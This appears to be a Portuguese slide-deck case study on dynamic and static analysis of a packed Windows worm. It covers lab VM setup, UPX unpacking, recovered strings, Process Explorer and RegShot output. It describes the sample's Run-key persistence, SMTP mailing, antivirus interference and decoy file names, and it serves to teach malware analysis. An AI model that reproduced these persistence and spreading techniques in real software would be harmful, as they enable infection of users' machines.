
Estudo de Caso

- Preparação do Laboratório
 - Criação do sistema operacional com VMWare.




Estudo de Caso

- Segurança no sistema
 - Network type: Host only.
 - Shared folders: Disabled.
 - Guest isolation: Disabled.



Estudo de Caso

- BinText revela “strings ilegíveis”.




Estudo de Caso

- IDA Pro mostra o Packer UPX.

```
UPX1:0040D540 : ::::::::::::::: S U B R O U T I N E :::::::::::::::
UPX1:0040D540
UPX1:0040D540
UPX1:0040D540      public start
UPX1:0040D540 start  proc near
* UPX1:0040D540      pusha
* UPX1:0040D541      mov     esi, offset dword_40B025
* UPX1:0040D546      lea   edi, [esi-0A025h]
* UPX1:0040D54C      push  edi
* UPX1:0040D54D      or    ebp, 0FFFFFFFFh
* UPX1:0040D550      jmp   short loc_40D562
UPX1:0040D550 ; -----
* UPX1:0040D552      align 8
UPX1:0040D558      loc_40D558:      ; CODE XREF: start+29lj
```

Estudo de Caso

- Descompressão UPX



```
C:\WINNT\System32\cmd.exe


C:\tools>upx -d -o malware.exe jjkjxhbx.exe
          Ultimate Packer for executables
    Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.23u   Markus F.X.J. Oberhumer & Laszlo Molnar   Sep 5th 2002

  File size      Ratio      Format      Name
  -----
  22016 <- 12288  55.81%    win32/pe   malware.exe

Unpacked 1 file.
C:\tools>_
```

Estudo de Caso

- Strings do arquivo “unpacker”




Estudo de Caso

- Resultado da Análise do Strings:
 - “SOFTWARE\Microsoft\Windows\CurrentVersion\Run”
 - Registro de inicialização.
 - Arquivo EXE suspeito: **acdsee9.exe**.
 - **MAILFROM: <%s>, RCPT TO: <%s>**
 - Mecanismo de SMTP.
 - Arquivo EXE utilizado pelos programas anti-vírus (**update.exe**).
 - Possivelmente interrompe o processo pertencente ao anti-vírus.
-
-

Estudo de Caso

- Observação dos processos do sistema
 - jkxhbx.exe abre irun4.exe



Process Explorer - Sysinternals: www.sysinternals.com

File View Process Handle Options Search Help

Process	PID	CPU	Descript...	Owner	Priority	Handles	Window...
svchost...	452	0	Generic ...	NT AUTHORITY\SYSTEM	8	252	
regsvc...	500	0	Remote ...	NT AUTHORITY\SYSTEM	8	30	
mstask...	516	0	Task Sch...	NT AUTHORITY\SYSTEM	8	117	
VMwar...	560	0	VMware ...	NT AUTHORITY\SYSTEM	13	73	
winmg...	592	0	Windows ...	NT AUTHORITY\SYSTEM	8	97	
svchost...	608	0	Generic ...	NT AUTHORITY\SYSTEM	8	146	
wua...	904	0	Windows ...	SRLVNET01\Prashant Pathak	8	97	
lsass.exe	224	0	LSA Exec...	NT AUTHORITY\SYSTEM	9	240	
explorer.exe	780	1	Windows ...	SRLVNET01\Prashant Pathak	8	337	C:\Docu...
jkxhbx.exe	654	7		SRLVNET01\Prashant Pathak	8	98	
irun4.exe	636	6		SRLVNET01\Prashant Pathak	8	68	
procexp.exe	736	3	Sysintern...	SRLVNET01\Prashant Pathak	13	70	Process ...
VMwareTray.exe	836	0	VMwareT...	SRLVNET01\Prashant Pathak	8	39	

System Idle Process pid: 0 Refresh Rate: 1 second

Estudo de Caso


- Nome de arquivos comuns:
 - svchost.scr
 - svchost.exe
 - System Idle Process.exe
 - explorer.exe
 - cartao.exe

Estudo de Caso

- Áreas-alvo mais comuns em que ataques de malware colocam e modificam arquivos são:
 - %Windir%
 - %System%
 - %Temp%
 - %Temporary Internet Files%

Estudo de Caso

- Saída do Registro (RegShot)



```
vres.txt - Notepad
File Edit Format Help
Dateline:2004/11/3 03:06:36 , 2004/11/3 03:07:37
Computer:SRI\VNFT01 , SRI\VNFT01
Username: ,

-----
keys added:1
-----
HKEY_USERS\...\Software\Microsoft\Windows\CurrentVersion\Run

-----
values added:1
-----
HKEY_USERS\...\Software\Microsoft\Windows\CurrentVersion\Run\ssate.exe: "C:\WINNT\system32\

-----
Files added:19

c:\WINNT\system32\i-run4.exe
c:\WINNT\system32\i-run4.exeopen
c:\shared files\ACD5ee 9.exe
c:\shared files\Adobe Photoshop 9 full.exe
c:\shared files\Ahead Nero 7.exe
c:\shared files\Matrix 3 Revolution English subtitles.exe
c:\shared files\Microsoft office 2003 Crack, Working!.exe
```

